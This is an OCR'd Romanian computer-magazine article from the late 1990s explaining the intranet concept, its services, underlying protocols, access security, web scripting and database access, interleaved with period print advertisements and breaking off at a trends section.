Mai mult sau mai puțin independente una de alta, o serie de tehnici și tehnologii din industria tehnologiilor informaționale și-au făcut drum de pe masa laboratoarele pe birourile corporațiilor: baze de date, editoare de texte, programe de calcul tabelar, poștă electronică, servicii Internet, și multe altele. Ele au răspuns, la momentul apariției, unor anumite nevoi, generând (eventual) altele noi.

Ceea ce intranetul aduce nou în tot acest mediu supra-aglomerat, este la nivel conceptual: el nu propune (cel puțin într-o fază incipientă) noi tehnologii, ci integrarea celor existente într-o formă ușor accesibilă pentru utilizatori.

Precizarea expresă a caracterului facil (ușor de învățat) nu este întâmplătoare, el fiind motivul care a stat în spatele răspândirii și acceptării —cu predilecție în lumea corporațiilor mari— cu o viteză impresionantă a acestui nou concept. Este, dealtfel, răspunsul cel mai simplu la întrebarea „de ce?“, afișată în subtitlul acestui articol.

Motivațiile nu se opresc aici. Adoptarea metaforei navigatorului (browser — „răsfoitor“) ca interfață cu utilizatorul este deasemenea un avantaj în favoarea intranetului. Practic, utilizatorul nu trebuie să parcurgă decât o singură dată curba de învățare a specificațiilor unei interfețe (meniuri, truse de butoane / unelte, dialoguri, etc.), ea fiind apoi aceeași indiferent de informațiile accesate / prelucrate. Această metaforă s-a impus o dată cu proliferarea serviciilor Web, apărute în ultimii zece ani.

„Dizolvarea“ distanțelor geografice e deasemenea unul din avantajele aduse de tehnologia Internet. Intranetul, dealtfel descendent direct al Internetului, nu face decât să-l preia, oferind aceeași independență față de localizarea efectivă a utilizatorului. Practic, din orice punct al globului, dispunând de hardware-ul și software-ul necesar, precum și de eventualele informații referitoare la securitate (parole, limite de acces), oricine poate efectua operațiile disponibile într-un sistem intranet.

Un alt beneficiu rezultat în urma Internetului este costul scăzut de menținere și întreținere a unui sistem intranet. Datorită faptului că există o mare varietate de produse software dezvoltate pentru tehnologia Internet, disponibile la prețuri relativ mici, intranetul devine încă de la început o opțiune tentantă din acest punct de vedere. Mai mult, expertiza acumulată de cei care au avut o activitate conexă Internetului nu este pierdută. Poate tot aici merită menţionată forţa puternic atractivă exercitată de Internet asupra unei bune părţi a utilizatorilor serviciilor sale. Nu de puţine ori se poate observa că cei care au un prim contact cu Internetul tind să-şi petreacă mai mult timp în faţa computerului în perioada de timp imediat următoare; încep să caute informaţiile pe care le doresc, încep să-şi construiască propriile pagini — devin preocupaţi de tehnologia din spatele fenomenului. Astfel de oameni se vor simţi confortabil când, în timpul sarcinilor de serviciu, vor fi obligaţi să folosească exact aceleaşi unelte cu care se obişnuiseră deja.

Informaţia poate exista independent de prezenţa umană — ea nu capătă însă valoare decât trecută prin prisma utilizării sale într-un cadru decizional. Iată de ce, pe măsură ce omul devine tot mai independent de necesităţile sale vitale, informaţia câştigă în importanţă. Pe de altă parte, resursele umane ale unui organism sunt cea mai importantă investiţie a acestui organism, deoarece doar ei pot adăuga valoare unui fapt dat. Alimentarea oamenilor cu informaţia de care au nevoie are darul de a duce la generarea unor noi şi noi fapte, adică tot informaţie. Nouă. Se închide aşadar un ciclu ce are puterea de a se autosusţine. Dacă adăugăm aici facilităţile eficiente de comunicare în grup, obţinem un amestec efervescent, propice mediilor de lucru.

Intranetul este răspunsul momentan cvasi-acoperitor pentru nevoile legate de gestiunea informaţiilor şi lucrul în grup ale unei organizaţii. El nu este un model final, obligatoriu, ci doar vârful de lance al domeniului.

Concluzie: cel mai valoros lucru pentru o organizaţie sunt oamenii care lucrează în cadrul ei şi, implicit, informaţiile pe care aceştia le deţin sau le pot prelucra. Din tot ceea ce a apărut în sfera tehnologiei informaţionale, intranetul adresează cel mai bine acest aspect —facilitează comunicarea între oamenii unei organizaţii, concretizându-se în infrastructura tehnologică necesară unei bune şi eficiente colaborări.

Internet vs. intranet

Similitudinile dintre cele două concepte — Internet şi intranet— sunt nenumărate, ceea ce face dificilă trasarea unei graniţe de demarcaţie. Cea mai importantă diferenţă se află nu atât la nivelul tehnologic, cât mai ales la cel semantic: Internetul este zona informaţiilor publice, în timp ce intranetul se întâlneşte cu predilecţie în zona informaţiilor cu un caracter privat. Apare, deci, o mai mare preocupare pentru securitate şi acces restrictiv (bazat pe parole, sau alte modalităţi de autentificare).

Totuşi, caracterul restrictiv nu este unul de stricteţe absolută (informaţiile în sine nu reprezintă mare lucru), intranetul trebuind să propună şi modalităţi de difuzare şi de partajare a cunoştinţelor, precum şi de lucru în colaborare, în echipe mai mult sau mai puţin numeroase.

Apare deci un caracter dual al problemei: pe de o parte închiderea faţă de accesele neautorizate, pe de altă parte deschiderea către cei îndreptăţiţi să folosească informaţiile gestionate. Desigur, dualitatea este prezentă şi în cazul Internetului; totuşi, intranetul acordă o atenţie mult sporită funcţiei protective, de „scut".

Se mai poate observa totodată o apropiere mai intimă între domeniul bazelor de date şi cel al intranetului, faţă de relaţia baze de date—Internet. O explicaţie există: diferenţa dintre obiectivele celor două tipuri de utilizatori.

Utilizatorul de Internet caută (de cele mai multe ori) divertisment, ştiri curente, referinţe bibliografice, contactul uman cu un amic sau un necunoscut. El are de ales dintr-o paletă de opţiuni variată şi un volum enorm de informaţie slab structurată. Nimeni nu-şi asumă gestionarea globală a Internetului, acest fapt reflectându-se „în jos", către ceilalţi implicaţi: nimeni nu-şi ia responsabilitatea exhaustivităţii, de a ţine sub observaţie (control) un anumit domeniu (subiect), oricât de îngust ar fi acesta. Scara globală şi caracterul public al accesului Internet fac imposibil controlul total.

Pe de altă parte, utilizatorul de intranet este bine poziţionat în cadrul unei organizaţii, el trebuie să ducă la bun sfârşit o serie de obligaţii şi atribuţii, având în acest sens la dispoziţie o sumă de proceduri bine definite. Pentru ca procesul de căutare să fie scurt şi facil, informaţia trebuie să fie organizată şi bine structurată; iar bazele de date răspund într-o oarecare măsură acestui deziderat. Însăşi scara de răspândire a informaţiilor disponibile în cadrul unui intranet sunt limitate (prin definiţie) la dimensiunile unei organizaţii. Totodată, informaţia disponibilă în cadrul unui intranet va avea întotdeauna un „stăpân", o persoană responsabilă cu publicarea şi actualizarea ei. Rezultă un control îmbunătăţit şi posibilitatea de diminuare sau chiar eliminare, a aspectelor aleatoare.

Părţi componente

Precedenta secţiune a încercat să facă puţină lumină asupra tabloului general în care a apărut conceptul de intranet, şi a punctat câteva din raţiunile care au condus la impunerea termenului în actualitate. În această secţiune vor fi prezentate mai detali-

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
şi comode soluţii de
comunicaţii electronice
şi conectare la Internet,
de acum şi la dispoziţia
dumneavoastră!

EUnet Mail - Fax Delivery
New!
EUnet Mail

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, Bucureşti

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

at serviciile însumate de acest concept.

Intranetul este un concept flexibil, care nu are o rețetă de implementare prestabilită ce trebuie respectată pas cu pas. Mai degrabă, intranetul se lasă modelat după nevoile fiecărei organizații, așadar acestea din urmă sunt cele care decid care anume din tehnologiile Internet au sens pentru propria lor organizare.

Așadar, intranetul poate conține oricare din următoarele servicii:

e-mail (poștă electronică) — servicii de mesagerie internă;

web — cea mai atractivă și populară metodă de publicare a informației în formă electronică;

ftp (File Transfer Protocol) — transfer de fișiere;

irc (Internet Relay Chat) sau altă variantă de serviciu colaborativ — permit comunicarea sincronă (în direct, online) între două sau mai multe persoane; cu siguranță tehnologia viitoare a videoconferințelor se va inspira din aceste începuturi;

mailing-lists (liste de discuții) — au la bază serviciul de poștă electronică; facilitează trimiterea simultană a unui mesaj către un grup de destinatari, încurajându-se astfel discuțiile și schimbul de idei în grup (comunicare asincronă, nu e necesar ca toți participanții la discuție să se afle în același timp în fața computerelor); există și variante implementate în tehnologie web;

newsgroups (grupuri de știri) — difuzarea de știri pe diferite teme de interes; necesită un soft special pentru accesare; deoarece există și variante ce se bazează pe servicii e-mail sau web, această tehnologie tinde să devină evitată;

gopher — un alt serviciu de publicare a informației, similar web-ului, dar care are doar posibilitatea de a afișa text; oferă, în schimb, o modalitate de structurare implicită (de genul fișier/director); este considerată o tehnologie învechită, inflexibilă și deci, în consecință, puțin utilizată;

push channels (canale de „împins“ informație) — aceasta este una dintre cele mai noi tehnologii, neexistând încă un standard acceptat de vreun forum de standardizare; ideea din spatele tehnologiei are la bază nevoia de selectare a informațiilor de către consumator și de confort în vederea accesării ei; consumatorul își alege dintr-un index inițial care este genul de informații care îl interesează, stabilind astfel un nou canal personalizat (channel); software-ul care gestionează aceste canale are sarcina de a face o triere a informațiilor ce ajung la el și de a trimite doar selecțiile care se suprapun pe profilele înregistrate înspre toate canalele existente;

Tehnologii

În spatele tuturor serviciilor enumerate în secțiunea anterioară se află câteva tehnologii și standarde relativ simple. Care sunt acestea și cum funcționează ele este tema acestei secțiuni.

TCP/IP este un termen strict legat de domeniul rețelelor de calculatoare. Acronimul provine de la Transmission Control Protocol/Internet Protocol fiind un standard pentru transmisia datelor într-o rețea.

S-ar putea spune foarte multe lucruri despre acest protocol, însă nu cele mai aride aspecte tehnice interesează aici. Singura precizare care merită făcută este aceea a legăturii dintre adresare (identificarea unei resurse pe Internet/intranet) și acest protocol.

Dealtfel, problema adresării este singura problemă care necesită un control global în domeniul Internetului, tocmai pentru că este necesar să se asigure caracterul de unicitate între părțile care comunică.

Pentru ca două entități să se poată identifica una pe cealaltă e nevoie ca ele să poată apela o procedură standard de identificare și să genereze rezultate diferite în urma apelului respectivei proceduri. Altfel spus, au nevoie de o identitate. Dacă restrângem discuția la Internet, identitatea este asigurată de numărul de IP (parte componentă a protocolului cu același nume). Practic, toate pachetele de date care circulă prin intermediul rețelei Internet conțin identitatea destinatarului și a expeditorului, adică chiar numerele lor de IP.

Lumea intranet a preluat întreaga infrastructură a Internetului (inclusiv protocolul TCP/IP) și filozofia acestora. Fiind însă vorba de o rețea internă unei organizații, stabilirea identificatorului (a numărului de IP) nu mai trebuie să țină cont de o anumită autoritate globală externă, ci doar de politica stabilită de administratorul respectivei rețele. Oricum, nu se va pierde din vedere caracterul de unicitate al resursei respective în cadrul rețelei.

SMTP, IMAP, ... (poșta electronică) Pentru serviciile de mesagerie (poștă electronică) se utilizează frecvent atât standardele utilizate în Internet (SMTP și IMAP), cât și unele standarde proprietare (cum ar fi soluțiile oferite de companii ca Microsoft, Novell, Lotus).

Standardele Internet oferă suport pen-

COMPETIȚIA DEALERILOR
Vă rugăm să ne contactați
dacă nu ați primit detaliile.
GEMINI SP
PLUS IN QUALITY
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70
CEL MAI NOU
HEWLETT PACKARD
Authorised Wholesaler
Sisteme de proiecție LCD interactive
VĂ POATE OFERI:
Orice configurație pentru Personal Computers. Software.
Inkjet Printers. Laserjet Printers. Scanners. Inkjet Plotters.

tru transmiterea de text neformatat, ceea ce face ca aceasta să nu fie întotdeauna cea mai atractivă variantă.

Multe firme implementează două sau mai multe soluţii, asigurând astfel atât necesarul de suport pentru o comunicare către exterior (Internet), cât şi o comunicare facilă în interior (intranet — texte formatate, imagini, sunet, etc.)

Protocolul *FTP* (File Transfer Protocol) asigură o transmitere eficientă a pachetelor mari de date (fişiere) de-a lungul Internetului. Soluţia este suficient de fiabilă şi este adesea implementată acolo unde nu există instalat deja un server de fişiere (cum este Novell Netware, de exemplu) dedicat acestui scop.

HTTP. Una dintre tendinţele ultimilor ani de zile ce s-a manifestat cu insistenţă a fost aceea a renunţării la orientarea axată pe fişiere (aplicaţii) a informaţiei, prin înlocuirea ei cu o nouă abordare: orientarea axată pe documente. Acest fapt este reflectat în lumea Internetului la nivelul protocolului HTTP (HyperText Transfer Protocol), prin intermediul căruia se lucrează (la nivel logic) cu documente (compuse adesea din mai multe fişiere, diferite ca format, create fiind de aplicaţii diferite), şi nu cu fişiere.


HTML. Aşadar HTTP este un protocol de comunicare. Pentru ca lucrurile să funcţioneze bine mai era nevoie de un standard de descriere al documentelor, care a apărut şi a fost botezat HTML (HyperText Markup Language). Aşadar, HTML nu este altceva decât un standard de descriere a unui document (cunoscut şi ca „document HTML"), prin intermediul utilizării de tag-uri de descriere.

HTML-ul este unul din standardele care a avut de îndurat cele mai mari presiuni, fiind dealtfel standardul care a cunoscut cele mai multe versiuni şi care cunoaşte şi în prezent mai multe „dialecte".

Care este motivul? Unul relativ simplu: cuplul HTTP—HTML s-a constituit încă de la primele sale versiuni ca fiind infrastructura serviciului Web, cel care a dus la crearea noilor instrumente de lucru: navigatoarele (de Web).

Deoarece foarte multe companii au preluat şi încurajat noua orientare centrată document, şi deoarece web-ul părea a fi cea mai naturală soluţie, instrumentul care facilita prelucrarea informaţiilor de pe web a fost cel care a generat cea mai atractivă şi interesantă afacere pentru multe din firmele active în domeniu. După o scurtă şi agresivă luptă comercială între firmele competitoare, au rămas în ultimul timp doar două oferte importante: browser-ele produse de Netscape (Navigator, sau, mai nou: Communicator) şi Microsoft (Internet Explorer). Ambele firme au propus şi implementat extensii importante ale standardului HTML, pe care s-au străduit să le transforme în standarde de facto. Nu au reuşit întotdeauna. Ceea ce au reuşit însă a fost generarea unei stări de confuzie în rândul autorilor de documente HTML, care erau pe de o parte încurajaţi să folosească noile îmbunătăţiri, pe de altă parte erau nevoiţi să se menţină la utilizarea doar a nucleului comun, neavând de unde să ştie prin intermediul cărui navigator îi vor fi accesate documentele.

Revenind la problematica intranetului, situaţia este ceva mai simplă. Dacă se consideră necesar, compania poate lua decizia ca navigatorul folosit să fie unul şi acelaşi pentru toată lumea, ceea ce duce imediat la faptul că vor putea fi folosite fără teamă oricare dintre extensiile HTML suportate de respectivul navigator. Adică se renunţă la standard în favoarea unei soluţii particulare ce ar putea rezolva mai bine o anumită problemă, lucru perfect posibil (şi probabil) în cadrul unui intranet.



6 days ago you had important data

3 days ago you had a power spike

Now you have a problem.

We have your answer.

Uninterruptible Power Supply Systems from BEST POWER.
We are there for you!

Best Power™

©1996, Best Power, a unit of General Signal.

Products available via:

CHS Electronics,
Str. Negoiu 30, Sector 3, Bucuresti
Tel: (01) 323 40 57 Fax: (01) 323 40 97

Genesys S.R.L.:
Str. Ştefan Furtună 169, sect. 6, Bucureşti 77171
Tel: (01) 220.32.80 Fax: (01) 220.33.95
Internet: http://www.genesys.ro
E-mail: sales@genesys.ro
Marketing Ref.: 43/97

Securitate

În primul rând trebuie definit la ce anume se face referire când se vorbește despre securitate: securitatea datelor sau securitatea accesului la date?

Diferența nu e chiar așa subtilă. A asigura unei rețele de computere securitatea datelor stocate în cadrul ei, presupune proceduri de manipulare a datelor care nu pot duce la distrugerea accidentală a lor și/sau măsuri de oglindire (duplicare) a datelor importante, pentru a putea fi refăcute în caz de nevoie. A avea o rețea de computere cu acces sigur la date presupune o procedură de autentificare a utilizatorilor și/sau de autorizare diferențiată pentru anumite resurse.

Când se discută despre securitatea intranetului se are în vedere mai ales ultimul aspect, cel referitor la securitatea accesului. (Subiectul securității datelor în general, nu are nimic specific pentru intranet — există o serie de principii care au fost și rămân valabile și după apariția intranetului.)

O altă problemă importantă în cadrul discuțiilor pe marginea securității intranetului este cea referitoare la modalitățile de accesare: dacă există sau nu posibilitatea de acces din exteriorul companiei, via Internet. Acest lucru este de dorit în anumite cazuri, mai ales pentru persoanele care călătoresc mult (departamentul marketing) și au nevoie de informațiile stocate în cadrul intranetului companiei lor.

Pentru acele companii care se decid să permită accesul din exterior (Internet) problemele se complică puțin. E nevoie de două lucruri: o modalitate de autentificare a utilizatorilor și o modalitate de tranzitare sigură a datelor în cadrul rețelei publice (Internetul).

Partea de autentificare a utilizatorilor este implementată de obicei prin instalarea unor softuri specializate, așa numitele firewall-uri („ziduri de foc" — protective); există deasemenea o implementare a unei proceduri minime de autorizare în cadrul protocolului standard HTTP. În principiu există două modalități de autentificare a accesului: selecție pe baza numărului IP al clientului, sau pe baza validării unei perechi nume— parolă. Cea de a doua variantă este mai flexibilă dar mai puțin sigură.

Problema transferurilor de date sigur prin intermediul Internetului este o problemă ce a stat mult timp (și continuă să o facă) pe agenda de lucru a unor companii, în special cu specific bancar, care doresc să-și extindă activitatea pe Internet. Ca urmare, au apărut mai multe soluții, puține ajungând însă la stadiul de standard (cum este SSL — Secure Sockets Layer). Așadar, problema nu are o rezolvare garantată la momentul actual, dar sunt de așteptat progrese însemnate în viitorul apropiat. Pentru moment se poate recurge la diverse soluții proprietare, care însă atrag după sine o flexibilitate mai redusă.

(Un alt aspect, poate mai puțin important, dar care are rolul său în tot angrenajul: soluțiile proprietare presupun de obicei criptarea datelor la emițător și decriptarea acestora la receptor (se folosesc algoritmi cu cheie publică sau privată — a se vedea PGP, Pretty Good Privacy). În momentul actual guvernul Statelor Unite impune restricții la exportul tehnologiilor care includ o fază de criptare. Coroborând acest fapt cu acela că 75% din softul mondial provine din Statele Unite, se obține o situație care nu încurajează dezvoltarea tehnologiilor sub acest aspect.)


Programare


Intranetul nu este un produs sau o tehnologie standard, definită, care să permită o abordare „la pachet" (adică cumpărarea unui pachet software care rezolvă toate problemele). Intranetul presupune flexibilitate,

Vă recomandăm câteva din
cele mai noi cărți de referință de la editurile de referință:


McGraw-Hill

Prentice-Hall,
QUE, SAMS





INDUSTRIAL-STRENGTH
SGML
An Introduction to Enterprise Publishing
Truly Donovan



$GML
the BILLION DOLLAR SECRET

COMPUTER PRESS AGORA

*Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei **Forte Computers**, str. Lipscani nr. 102, precum și de la următoarele magazine din **București**: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria Humanitas din Pasajul Cretzulescu din București (lîngă magazinul Muzica); **Craiova**: INTER-CAFENET, Calea București A26 parter; **Cluj**: T&M Promedia, str. Doja nr.30*

*Puteți comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, București, fax: 01-2300286*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

posibilitatea de ajustare şi modificare în funcţie de problema abordată. Acest fapt este realizabil prin completarea pachetelor de soft cu mici programe (script-uri) scrise după necesităţile clienţilor. Prezenta secţiune tratează aspecte legate de programare în cadrul intranetului.

Administrarea unei reţele nu presupune neapărat cunoştinţe de programare din partea celui care o face. Administratorul este dator să cunoască foarte bine opţiunile pe care i le oferă softul utilizat (eventual soluţiile alternative de pe piaţă) şi să poată defini foarte bine ceea ce are nevoie. Aşadar administratorul este cel care dă sarcini programatorului, adeseori având în subordine unul sau mai mulţi oameni ce deţin astfel de funcţii (în cadrul organizaţiilor mici, administratorul se suprapune cu programatorul, simplificându-se astfel problemele legate de gestiunea întregii reţele).

Principalul serviciu care necesită o personalizare este web-ul, celelalte servicii (poştă electronică, transfer de fişiere, etc., etc.), fiind mai puţin complexe, beneficiază în general de un software ce acoperă toate problemele care pot apărea.

Serviciul de web are însă un tratament special sub două aspecte: interactivitatea cu utilizatorul şi interfaţa cu bazele de date. Deşi cele două aspecte au în general legătură una cu cealaltă (interactivitate apare şi acolo unde unui utilizator i se cere să completeze un formular, care apoi să fie adăugat unei baze de date), din punctul de vedere al programatorului ele sunt totuşi distincte; celui de-al doilea aspect (interfaţa cu bazele de date) îi este rezervată secţiunea următoare, aşa încât restul prezentei secţiuni se va concentra asupra primului.

Interacţiunea cu utilizatorul presupune un schimb bidirecţional de informaţii. De fapt, însăşi protocolul HTTP (cel care stă la baza serviciului web) implică un schimb bidirecţional de date: clientul trimite pachete de date prin care cere serverului o anumită pagină, iar serverul satisface cererea acestuia. Nu acesta este însă genul de interacţiune avut în vedere aici, ci posibilitatea utilizatorului de a completa formulare tip, sau de a adăuga un comentariu la un text, sau de a fi direcţionat înspre o anumită pagină funcţie de una sau mai multe opţiuni selectate de el în timpul navigării, etc.

Este, după unii, trecerea de la paginile statice (cu un conţinut fix, întotdeauna acelaşi) înspre paginile „vii“, dinamice (cu conţinut ce poate diferi între două accese succesive). O parte din interactivitate este inclusă în cadrul HTML-ului (realizarea de formulare), o altă parte necesitând însă tratamente speciale — altfel spus: programare.

Totodată este de remarcat faptul că, exceptând bazele de date, în general nu este nevoie de programe prea mari pentru a rezolva problemele care apar, ci mai degrabă de programe scurte, orientate strict pe necesitate. Acest fapt a atras după sine soluţia limbajelor interpretate (fişiere batch, script-uri), neeliminând totuşi varianta limbajelor compilate.

Pentru ca lucrurile să se complice şi mai mult au apărut şi două variante de implementări din punctul de vedere al locului unde rezidă programul / script-ul: pe server (şi atunci vorbim de SSS — Server Side Script) sau pe partea de client (CSS — Client Side Script).

Pe partea de client există (până în momentul actual) următoarele soluţii: JavaScript, VBScript (un subset al lui Visual Basic), applet-uri Java sau controale ActiveX. Practic, avem de-a face iarăşi cu două abordări: script-urile (JavaScript şi VBScript) sunt trimise în format sursă la client (incluse printre tag-urile HTML) unde sunt interpretate, în timp ce applet-urile Java şi controalele ActiveX sunt trimise către client într-o formă precompilată urmând să fie executate de către navigator.

(Între paranteze fie spus: nu toate aceste tehnologii sunt disponibile pe oricare dintre navigatoarele folosite: Internet Explorer (Microsoft) încurajează utilizarea VBScript şi a controalelor ActiveX, dar suportă deasemenea applet-urile Java şi o variantă mai modestă de JavaScript (numită JScript); pe de altă parte Navigator/Communicator (Netscape) încurajează utilizarea JavaScript şi a applet-uilor Java, nesuportând VBScript-ul şi nici controalele ActiveX. Totuşi, produsul Netscape este mai răspândit decât cel al Microsoft-ului, ceea ce-i şi permite dealtfel ignorarea tehnologiilor promovate cu greu de Microsoft.)

Pe partea de server lucrurile prezintă o altă abordare. Serverul execută un anumit program (script) de la care preia ieşirile (output-ul) şi îl trimite clientului; de aceea, programul respectiv este responsabil cu generarea unei ieşiri în format HTML. Între server şi programe există o modalitate standard de interfaţare, şi anume CGI-ul (Common Gateway Interface).

Deoarece programele executate se prezintă ca entităţi total independente de software-ul ce asigură serviciile de server, ele pot fi rezultatul programării în orice limbaj de programare, cu condiţia de a exista un compilator al acestuia pentru sistemul de operare pe care rulează serverul. Aşadar, nu se mai pune problema suportării de către programul de server (din nou, cele mai importante produse aparţin lui Netscape şi Microsoft) al limbajului de programare, ci de suportare a acestuia de către sistemul de operare pe care rulează serverul. Totuşi, ultima perioadă consemnează şi eforturi de implementare a unor script-uri care sunt înglobate direct în documentele HTML, şi sunt executate de către server înainte de a fi trimise clientului, ambele firme care domină actualmente domeniul oferind soluţii proprietare: Active Server Pages (Microsoft) şi LiveScript (Netscape).

Aşadar, programatorul este confruntat cu o foarte mare paletă de opţiuni din care trebuie să aleagă, sarcina lui fiind astfel îngreunată. În principal, programatorul se adaptează la limbajele/script-urile suportate mai bine de către softul de server utilizat, ceea ce duce la creşterea în importanţă a deciziei de achiziţionare a acestui software, decizie care este luată de obicei în faza de proiect, atunci când sunt definite problemele care vor trebui efectiv rezolvate.

În concluzie: programatorul pentru intranet nu mai este confruntat cu proiecte de dimensiuni mari (dispare aproape cu totul lucrul în echipă), dar are în schimb nevoie de cunoştinţe mai diversificate în zona limbajelor de programare utilizate (trebuie să realizeze care dintre variantele ce le are la dispoziţie îi rezolvă mai uşor şi mai repede problema).

Baze de date

Orice organizaţie, fie ea cât de mică, care foloseşte un computer are una sau mai multe baze de date de care face uz. Şi asta deoarece bazele de date au aplicabilitate într-o mulţime de sectoare: financiar, administrativ, resurse umane, şi — în general — oriunde este nevoie de o acumulare de date statistice. Această omniprezenţă a lor a generat un interes sporit ceea ce a şi dus la apariţia unor motoare de baze de date (soft optimizat, care ştie să execute câteva comenzi asupra unui anumit tip de bază de date) şi a unui standard privind limbajul de interogare al bazelor de date: SQL — Structured Query Language. Din fericire, chiar dacă există o mare varietate a motoarelor de baze de date pe piaţă, perioada mai îndelungată de existenţă a acestora a dus la acceptarea anumitor standarde care sunt respectate de marea lor majoritate. Unul dintre aceste standarde este şi specificaţia ODBC (Open DataBase Connectivity) concepută de Microsoft, dar care este actualmente acceptată ca un standard de facto în domeniu. Pentru programator este important acest aspect, el nefiind obligat să înveţe să lucreze cu fiecare dintre motoarele de bază utilizate în cadrul companiei.

Administratorul de baze de date pune la punct modelul conceptual al unei baze de date, ajută la implementarea acestuia şi gestionează apoi integritatea şi accesul la datele acumulate. Munca lui se complică puţin, în măsura în care trebuie să se conformeze metaforei navigatorului (să țină cont de specificul interfeței web), dar mai ales problemelor de securitate mai deosebite care pot apare; de cele mai multe ori la capitolul securitate are loc o colaborare apropiată între administratorul de baze de date și cel al rețelei (intranetului).

Programatorii au o situație care poate părea mai simplă, și asta deoarece ei trebuie să se concentreze doar pe soluțiile de programare SSS (Server Side Script — adică cele de pe partea de server), partea de la client fiind de obicei foarte simplă. Simplitatea este aparentă doar. În realitate, accesul la o bază de date stufoasă necesită realizarea mai multor scipt-uri, care să poată să-și împartă foarte exact sarcinile — reapare munca în echipă. Deasemenea oferta de produse pe care le pot utiliza este foarte mare: de la programarea clasică (C++, C, Pascal, etc. & compilare) via CGI, la produse gateway (dbWeb, Cold Fusion — acestea știu să execute anumite loturi de comenzi; ele însele oferind o modalitate de apelare a metodelor care execută un lot și returnează un document formatat HTML), sau script-uri incluse direct în documentele HTML (Active Server Pages sau LiveScript).

Tendințe

Principalele tendințe actuale s-ar rezuma în puține cuvinte: Java, data warehouse (depozite de date), NC (network computer — computer de rețea) și extranet. Câteva cuvinte în plus despre fiecare:

